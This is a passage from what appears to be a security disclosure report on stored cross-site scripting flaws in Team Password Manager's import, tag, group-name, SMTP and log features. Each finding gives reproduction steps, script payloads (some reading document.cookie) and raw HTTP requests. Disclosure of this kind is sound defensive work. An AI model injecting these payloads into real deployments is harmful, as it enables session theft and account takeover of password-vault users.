Stored Cross-site Scripting vulnerability found in Import Password functionality of My Password Page. Above mentioned vulnerability can be exploited using the import password functionality. This functionality allows user to import passwords and its information through csv format. If csv file contains vulnerable payloads for respective vulnerability, then it is possible to exploit it from three different locations.

RISK FACTOR: **High**

URL: http://<server ip>/<tpm path>/index.php/mysettings/import_upload


Parameter: access_info, tags

How to reproduce:

1. Create CSV file with the format given on csv help page.
2. Put vulnerable payload at the respective locations. Following is the sample csv file with each representing one payload.
3. Go to “My Password” page by clicking on link on upper right hand corner (near logout button).
4. Click on “My Settings” and navigate to “Import My Passwords”
5. Upload above created csv:


Password Access Information Payload

http://www.facebook.com/"<iframe onload=alert(5)>



```
POST /tpm/index.php/mysettings/import_upload HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: [redacted]/index.php/mysettings/import
Content-Type: multipart/form-data; boundary=---------------------------46572859523195
Content-Length: 417
Cookie: PHPSESSID=kbpeg8cvsvlt0480jjpjqcmbh0; TPM_LANG=AAAAAAAAAA
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------46572859523195
Content-Disposition: form-data; name="csrft"

8b39687949773507974726b95d2172a1ff7e41a7
-----------------------------46572859523195
Content-Disposition: form-data; name="userfile"; filename="a.csv"
Content-Type: application/vnd.ms-excel

mypass,"http://www.facebook.com/""<iframe onload=alert(5)>",,,,,,,,,,,,,,,,,,

-----------------------------46572859523195--
```

6. Now when a user views passwords by clicking on “All Passwords” link, above code will get executed.



" target="_blank" href="http://www.facebook.com/"

Vulnerability #8: Stored Cross-site Scripting – My Password Tag

Stored Cross-site Scripting vulnerability found in My Password tags field. A user can create/modify Password and assign tags to it. User can inject the malicious code in tags field which will be executed whenever the page is loaded in browser.

RISK FACTOR: High


URL: http://<server ip>/<tpm path>/index.php/mypwd/edit/0

Parameters: tags, hidden_tags

As Normal user, Project Manager and IT user roles also have permissions to create new password in assigned project. Using this vulnerability an attacker can control whole application by getting session cookie of any logged in user, which could also be 'admin' user.


How to reproduce:

1. Click on "New Password" button.
2. Select any project.
3. Add following script in "Tag" field and press Enter or comma (,).
   "><script>alert(document.cookie)</script>



```
POST /tpm/index.php/mypwd/edit/0 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: [redacted]/index.php/mypwd/add
Content-Type: application/x-www-form-urlencoded
Content-Length: 356
Cookie: PHPSESSID=1ql7e7dspm96164o8vebuutak5; TPM_LANG=ffffffffff
Connection: close
Upgrade-Insecure-Requests: 1

csrft=7555fa1c15b1599c2e2bf408c4dfb676232302bf&password_id=0&name=newpass&tags=&hidden-tags=%22%3E%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E&access_info=test&faketextdonotautofill1=&username=&fake
textdonotautofill2=&email=&fakepwddonotautofill1=&password=&password_visible=&fakepwddonotautofill2=&repeat_password=&repeat_password_visible=&notes=
```

4. Now Copy or Move the Password to Project.
5. When next time you open that project it will show alert box with session cookie



192.168.0.8/tpm/index.php/prj/view/66

Project: itproject

Password Name	Updated
newpass "><script>alert(document.cookie)</script>	Mar 5, 2018
ddd "><script>alert('tagxss')</script>	Mar 5, 2018

Total rows: 2

PHPSESSID=ed2rqb68stdqcfr86etfbr3l05

□ Prevent this page from creating additional dialogs

OK

Vulnerability #9: Stored Cross-site Scripting – Group Name

Stored Cross-site Scripting vulnerability found in Group Name field. A user can create new/modify group and add users to it. User can inject the malicious code in Group Name field which will be executed whenever the page is loaded in browser.


RISK FACTOR: High

URL: http://<server ip>/<tpm path>/index.php/groups/edit/<group_id>

Parameter: name


How to Reproduce:

1. Add group with name: *“><script>alert(‘xxx’)</script>*




```
POST /tpm/index.php/groups/edit/4 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: [redacted]/index.php/groups/edit/4
Content-Type: application/x-www-form-urlencoded
Content-Length: 116
Cookie: PHPSESSID=03pj3cpovujf03ppburcpe25o7; TPM_LANG=ffffffffff
Connection: close
Upgrade-Insecure-Requests: 1

csrft=57f3f2332f1fac6e598ddd15810e0f1e6b036c58&group_id=4&name=%22%3E%3Cscript%3Ealert%28%27xxx%27%29%3C%2Fscript%3E
```

2. Assign one user to a group
3. Go to User/Group Tab
4. Open above user’s data page.
5. This page will show this users all information.
6. From here admin/IT user can remove this user from groups.
7. When the admin/IT user will click on the cross sign, it will redirect to different page and payload will get executed, as shown below:



Username: a
E-mail address: a@acd.com
Name: test
Role: It
Language: Not set, using the default language: en - English
Groups: "><script>alert('xxx')</script>



1. Delete or deactivate the following number of users: 5.
2. Increase the number of maximum active users with a new license. Click the followin

User: test

Delete from Group: ">

xxx

Vulnerability #10: Stored Cross-site Scripting – Group Name

Stored Cross-site Scripting vulnerability found in Group Name field. A user can create new/modify group and add users to it. User can inject the malicious code in Group Name field which will be executed whenever the page is loaded in browser.


<u>RISK FACTOR:</u> **High**

URL: http://<server ip>/<tpm path>/index.php/prj/getmembers/<group id>

Parameter: name


How to Reproduce:

1. Add group with name: *“><script>alert(‘xxx’)</script>*




```
POST /tpm/index.php/groups/edit/4 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: [redacted]/index.php/groups/edit/4
Content-Type: application/x-www-form-urlencoded
Content-Length: 116
Cookie: PHPSESSID=03pj3cpovujf03ppburcpe25o7; TPM_LANG=ffffffffff
Connection: close
Upgrade-Insecure-Requests: 1

csrft=57f3f2332f1fac6e598ddd15810e0f1e6b036c58&group_id=4&name=%22%3E%3Cscript%3Ealert%28%27xxx%27%29%3C%2Fscript%3E
```

2. Open any Projects page
3. Click on Security button.



4. On the Security Page, click on Groups tab.
5. This tab will list all the groups created in application.
6. Get the mouse over the members link besides above created group.
7. When mouse is over the members link, application sends ajax call to get the list of members in the group and it also executes payload present in group name field.



Edit Password Security: test

Project: PMproject

Managed by: admin / Admin you

Password Security: Set permissions on this password to individual users and/or groups:

xxx

"><a>: members (Do not set)

"><img>: members (Do not set)

"><script>alert('xxx')</script>: members (Do not set)

Help on Permissions

- (Do not set): an explicit permission is not set for the user/group. The effective permission for users is calculated based on their membership in groups and the permission set in those groups, or the permission set in the project of the password. If no permission is found, no access will be given.

Vulnerability #11: Stored Cross-site Scripting – Email Configuration

Stored Cross-site Scripting vulnerability found in SMTP user field on the SMTP configuration page. A user can add/modify SMTP Configuration. User can inject the malicious code in SMTP user field which will be executed whenever the page is loaded in browser.


RISK FACTOR: **High**

URL: http://<server ip>/<tpm path>/index.php/settings/edit_mail_config

Parameter: eus

How to Reproduce:

1. Go to Settings tab.
2. Click on Email link on Left side
3. Click on SMTP Server Configuration
4. Enter following in SMTP user field: *<img src=a onerror=alert('smtperror')*
5. **Check the checkbox** of “Use the SMTP User as the email sender (otherwise it will use the email of the user). If selected, the SMTP User must be an email address.”
6. Fill the detail on the page and Save the page.



SMTP Host: localhost — Leave blank to delete SMTP configuration

TLS/SSL Encryption: (none)


SMTP Port: 25

SMTP User: <img src=a onerror=alert('smtperror')

SMTP Password: •••••

☑ Use the SMTP User as the email sender (otherwise it will use the email of the user). If selected, the SMTP User must be an email address.

7. Click on “Send test email (to yourself)” button.
8. It will execute payload and show alert box



```
220 localhost.localdomain ESMTP Postfix

hello: 250-localhost.localdomain
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN

Failed to send AUTH LOGIN command. Error: 503 5.5.1 Error: authentication not enabled

from: 501 5.1.7 Bad sender address syntax

The following SMTP error was encountered: 501 5.1.7 Bad sender address syntax

to: 503 5.5.1 Error: need MAIL command

The following SMTP error was encountered: 503 5.5.1 Error: need MAIL command

data: 503 5.5.1 Error: need RCPT command

The following SMTP error was encountered: 503 5.5.1 Error: need RCPT command

221 2.7.0 Error: I can break rules, too. Goodbye.

The following SMTP error was encountered: 221 2.7.0 Error: I can break rules, too. Goodbye.

Unable to send email using PHP SMTP.  Your server might not be configured to send mail using this method.

User-Agent: Team Password Manager
Date: Wed, 7 Mar 2018 17:39:38 +0000
From: "Team Password Manager" <
Return-Path: <
```

Vulnerability #12: Stored Cross-site Scripting –Additional Data in Log

Stored Cross-site Scripting vulnerability found in Logs. Whenever user uploads any file through project page, log with file name gets generated and can be seen in Log Tab. User can inject the malicious code in file name field, which will be executed whenever the page is loaded in browser.

RISK FACTOR: High

